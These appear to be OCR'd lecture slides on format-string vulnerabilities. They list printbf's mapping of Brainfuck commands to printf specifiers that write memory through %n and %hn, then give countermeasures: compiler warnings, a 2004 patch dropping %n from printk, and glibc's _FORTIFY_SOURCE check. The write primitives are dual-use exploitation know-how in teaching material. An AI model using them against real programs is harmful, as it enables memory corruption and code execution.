
- https://github.com/HexHive/printbf

Brainfuck is a Turing-complete language that has the following commands (and their mapping to format strings):


- `>` == dataptr++ (`%1$.*1$d %2$hn`)
- `<` == dataptr-- (`%1$65535d%1$.*1$d%2$hn`)
- `+` == (*dataptr)++ (`%3$.*3$d %4$hhn`)
- `-` == (*dataptr)-- (`%3$255d%3$.*3$d%4$hhn` -- plus check for ovfl)
- `.` == putchar(*dataptr) (`%3$.*3$d%5$hn`)
- `,` == getchar(dataptr) (`%13$.*13$d%4$hn`)
- `[` == if (*dataptr == 0) goto `]` (`%1$.*1$d%10$.*10$d%2$hn`)
- `]` == if (*dataptr != 0) goto `[` (`%1$.*1$d%10$.*10$d%2$hn`)

Countermeasures

NEVER ignore compiler warnings!



```
gcc -no-pie -fno-PIC -m32 -o fsb fsb.c
fsb.c: In function ‘main’:
fsb.c:5:10: warning: format not a string literal and no format arguments [-Wformat-security]
   printf(buf);
          ^~~
```




[PATCH/RFC] don't support %n in printk

From: Muli Ben-Yehuda
Date: Sat Mar 20 2004 - 18:17:13 EST

- **Next message:** Peter Williams: "Re: finding out the value of HZ from userspace"
- **Previous message:** sam: "Re: 2.6.4-mm2"
- **Messages sorted by:** [date] [thread] [subject] [author]

Countermeasures



`__builtin_va_arg_pack, __builtin_va_arg_pack_len`

When the two builtin functions are available, `__va_arg_pack` is defined and some functions like `printf` are fortified as well. As Clang's documentation indicates, the two builtin functions are not implemented.

```
__fortify_function int
printf (const char *__restrict __fmt, ...)
{
  return __printf_chk (__USE_FORTIFY_LEVEL - 1, __fmt, __va_arg_pack ());
}
```

With `_FORTIFY_SOURCE >= 2`, `%n` causes `*** %n in writable segment detected ***` with a if `__fmt` is in a writable segment. On Linux, `/proc/self/maps` is scanned (`sysdeps/unix/sysv/linux/readonly-area.c`).